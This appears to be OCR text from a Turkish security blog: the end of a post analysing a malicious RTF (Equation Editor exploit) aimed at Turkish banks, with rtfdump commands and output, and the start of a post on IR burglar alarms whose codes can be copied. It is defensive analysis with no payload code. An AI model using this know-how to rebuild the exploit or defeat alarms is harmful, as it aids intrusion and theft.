






Son zamanlarda gerçekleştirilen siber saldırılarda zararlı RTF dosyalarının sıklıkla kullanılıyor olması sebebiyle bu yazı ile şüphe duyulan bir RTF dosyasının hızlı bir şekilde nasıl analiz edilebileceğine, Swift Changes.rtf dosyası özelinde yer vermek istedim. Zararlı RTF dosyalarının kötü emellerini gerçekleştirebilmeleri için OLE nesnelerinden faydalandıklarını bildiğimiz için Didier Stevens tarafından geliştirilen RTFDump aracı ile kısa bir sürede zararlı koda ulaşmak mümkün olabiliyor.

rtfdump aracına -aE parametresi vererek RTF içeriğini ASCII olarak görüntülediğimde ilgili OLE nesnelerini bulmak samanlıkla iğne aramaktan farksız olduğu için -f O parametresi ile sadece OLE nesnelerini listeledim. Ardından 7, 13, 19 ve 25 dizilerine tek tek -s ve -H (hex çıktısı) parametreleri ile baktığımda 7. dizide istismar kodu içine gömülü olan ip adresine ve Palo Alto Networks'un yazısına da konu olan WinExec fonksiyonunun adresine (0x430c12) statik olarak ulaştım.



Swift changes.rtf
Acrobat Reader DC
CCleaner
Google Chrome
Hex Workshop ...
Immunity Debugger
depends.exe Shortcut
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\rtfdump_V0_0_5>python rtfdump.py -aE "Swift changes.rtf"
1 Level 1 c= 6 p=00000000 l= 31808 h= 30922 b= 0 u=
38 \rtf1
2 Level 2 c= 1 p=00000034 l= 38 h= 3 b= 0 u=
5 \fonttbl
3 Level 3 c= 0 p=0000003d l= 28 h= 3 b= 0 u=
5 \f0
4 Level 2 c= 0 p=0000005d l= 31 h= 11 b= 0 u=
5 *\generator
5 Level 2 c= 3 p=000000b4 l= 7903 h= 7727 b= 0 u=
7 \object
6 Level 3 c= 0 p=000000cd l= 23 h= 3 b= 0 u=
7 *\objclass Equation.3
7 Level 3 c= 0 p=000000f5 l= 7106 h= 7092 b= 0 0 u=
0 *\objdata
8 Level 3 c= 1 p=00001cb8 l= 730 h= 632 b= 0 u=
0 \result
9 Level 4 c= 1 p=00001cc0 l= 721 h= 632 b= 0 u=
0 \pict
10 Level 5 c= 0 p=00001cc6 l= 11 h= 0 b= 0 u=
0 *\picprop
11 Level 2 c= 3 p=00001f96 l= 7903 h= 7727 b= 0 u=
7 \object
12 Level 3 c= 0 p=00001faf l= 23 h= 3 b= 0 u=
7 *\objclass Equation.3
13 Level 3 c= 0 p=00001fd7 l= 7106 h= 7092 b= 0 0 u=
0 *\objdata
14 Level 3 c= 1 p=00003b9a l= 730 h= 632 b= 0 u=
0 \result
15 Level 4 c= 1 p=00003ba2 l= 721 h= 632 b= 0 u=
0 \pict
16 Level 5 c= 0 p=00003ba8 l= 11 h= 0 b= 0 u=
0 *\picprop
17 Level 2 c= 3 p=00003e78 l= 7903 h= 7727 b= 0 u=
7 \object
18 Level 3 c= 0 p=00003e91 l= 23 h= 3 b= 0 u=
7 *\objclass Equation.3
19 Level 3 c= 0 p=00003eb9 l= 7106 h= 7092 b= 0 0 u=
0 *\objdata
20 Level 3 c= 1 p=00005a7c l= 730 h= 632 b= 0 u=
0 \result
21 Level 4 c= 1 p=00005a84 l= 721 h= 632 b= 0 u=
0 \pict
22 Level 5 c= 0 p=00005a8a l= 11 h= 0 b= 0 u=
0 *\picprop
23 Level 2 c= 3 p=00005d5a l= 7903 h= 7727 b= 0 u=
7 \object
24 Level 3 c= 0 p=00005d73 l= 23 h= 3 b= 0 u=
7 *\objclass Equation.3
25 Level 3 c= 0 p=00005d9b l= 7106 h= 7092 b= 0 0 u=
0 *\objdata
26 Level 3 c= 1 p=0000795e l= 730 h= 632 b= 0 u=
0 \result
27 Level 4 c= 1 p=00007966 l= 721 h= 632 b= 0 u=



Swift changes.rtf
Acrobat Reader DC
CCleaner
Google Chrome
Hex Workshop ...
Immunity Debugger
depends.exe Shortcut
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\rtfdump_V0_0_5>python rtfdump.py -f O "Swift changes.rtf"
7 Level 3 c= 0 p=000000f5 l= 7106 h= 7092 b= 0 0 u=
0 *\objdata
13 Level 3 c= 0 p=00001fd7 l= 7106 h= 7092 b= 0 0 u=
0 *\objdata
19 Level 3 c= 0 p=00003eb9 l= 7106 h= 7092 b= 0 0 u=
0 *\objdata
25 Level 3 c= 0 p=00005d9b l= 7106 h= 7092 b= 0 0 u=
0 *\objdata
C:\Users\Mert\Desktop\rtfdump_V0_0_5>



C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\rtfdump_V0_0_5>python rtfdump.py -s 7 -H "Swift changes.rtf"
Swift changes.rtf
Acrobat Reader DC
CCleaner
Google Chrome
Hex Workshop ...
Immunity Debugger
depends.exe Shortcut


C:\Windows\system32\cmd.exe
Swift changes.rtf
Acrobat Reader DC
CCleaner
Google Chrome
Hex Workshop ...
Immunity Debugger
depends.exe Shortcut

Dinamik kod analizi ile de doğrulamak için ise öncelikle Windows Debugging Tools ile gelen Global Flags Editor üzerinde bir ayarlama yapmam gerekti. Swift Changes.rtf dosyası Microsoft Office Word ile açıldıktan sonra Microsoft Equation Editor bileşenine ait eqnedt32.exe programını istismar ettiği için eqnedt32.exe programı açılır açılmaz x64dbg hata ayıklayıcının devreye gireceği şekilde ayarladım. Winexec fonksiyonun adresine kesme noktası koyup adım adım geriye gidip fonksiyon çıkışlarına da kesme noktası koyarak kısa sürede ret2libc yönteminden faydalanan istismar koduna ulaşmış oldum.







Sonuç olarak siber saldırı girişimi, hazırlanan e-postanın tahminimce aceleye gelmesi (To: kısmında 952 kişinin olması, ileti gövdesinde metin olmaması vs.) ve sıfırıncı gün zafiyeti yerine genele duyurulan bir istismar kodunun (bu sayede güvenlik üreticileri imzalarını hızlıca güncelleyebildiler.) kullanılması sayesinde bildiğim kadarıyla Türkiye'deki herhangi bir bankada başarıya ulaşamadı. İstismar kodunun genele açık olarak yayınlanmasından 1 gün sonra bankalarımıza gerçekleştirilen bu siber saldırı bankalarımızı, finans kurumlarımızı hedef alan grupların ne kadar hızlı bir şekilde organize olup, hareket etmesi gelecekte benzer girişimlere, dikkat edilmesi gereken hususlara dair önemli ipuçları veriyor. Yazıma son noktayı koymadan önce bu ve benzeri siber saldırı girişimlerinin başarıya ulaşmasını zorlaştırma adına finans kurumlarının, iç ağdan internete doğru WebDAV kullanımını engellemelerinde fayda olacağına inanıyorum.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Kurum içinden internete doğru WebDAV bağlantısını kontrol etmek için Explorer üzerinden \\live.sysinternals.com adresine gitmeyi deneyebilirsiniz.

The post MetaStrike Operasyonu appeared first on Siber Güvenlik Günlüğü.

Hırsız Dostu Alarm


By Mert SARICA on June 1st, 2018

Kimi zaman caydırıcı olmalarıyla kimi zaman da hayat kurtarmalarıyla hırsızların baş düşmanı olan alarmlar nasıl olur da hırsız dostu olabilirler ? Yine kendime yeni bir yazı konusu çıkarmak amacıyla meraklı gözlerle mağazaların reyonlarına baktığım bir günde, iki farklı mağazadaki benzer bir hırsız alarmı dikkatimi çekti. Alarmların kutularına baktığımda her ikisinin de kızılötesi (IR) kablosuz bağlantı teknolojisinden faydalandığı anlaşılıyordu.


WIRELESS MOTION SENSOR ALARM
KABLOSUZ HAREKETE DUYARLI
EV ALARMI
4 X AA
Dedektör
6 X LR-44
Kumanda
20 Metre
Kablosuz
Menzil
6 M-90°
105dB
Siren
Ses Şiddeti
Remote
Control
Remote
Control

[redacted]
Made in P.R.C
[redacted] WIRELESS MOTION SENSOR ALARM
HIRSIZ ALARM SİSTEMİ İLE GÜVENDESİNİZ ...
Yüksek Hassasiyet
Estetik Tasarım
Yüksek Güvenilirlik
Uzun Ömürlü
Kesintisiz Çalışma
Kolay ve Hızlı Montaj
Kablosuz Çalış
Uzaktan Kumanda ile istediğiniz yerden çalıştırma
İthalatçı :
Aeee yönetmeliğine uygundur
Menşei ; Çin Halk Cumhuriyeti
[redacted]
GARANTİ BELGESİ
Bu belgenin kullanılmasında ; 4077 sayılı Tüketicinin Korunması Hakkında Kanun ve bu Kanun'a dayanılarak yürürlüğe konulan Garanti Belgesi Uygulama Esaslarına Dair Tebliğ uyarınca ; T.C. Sanayi ve Ticaret Bakanlığı Tüketicinin ve Rekabetin Korunması Genel Müdürlüğü Tarafından izin verilmiştir.
İthalatçı Firmanın
[redacted]

IDEEN WELT
9,99 €
Bewegungs-melder mit Alarm
• Alarm warnt vor Eindringlingen und schreckt ab
• inkl. 2 Infrarot Fernbedienungen zum Aktivieren bzw. Deaktivieren des Alarms
• inkl. Batterien
GARANTIE 24 MONATE
GB TR



Çoğunlukla TV, klima vb. kumandaları ile hayatımızda yer alan, benim gibi lise yıllarında arkadaşları ile tenefüslerde Snake oyununu oynayanlar için ise farklı bir yeri olan bu teknolojinin alarmlarda kullanılması beni oldukça şaşırttı. Şaşırtmasının sebebi ise Arduinooo başlıklı yazımda olduğu gibi IR'de kullanılan sinyallerin/kodların kolay bir şekilde kopyalanabilmesiydi.



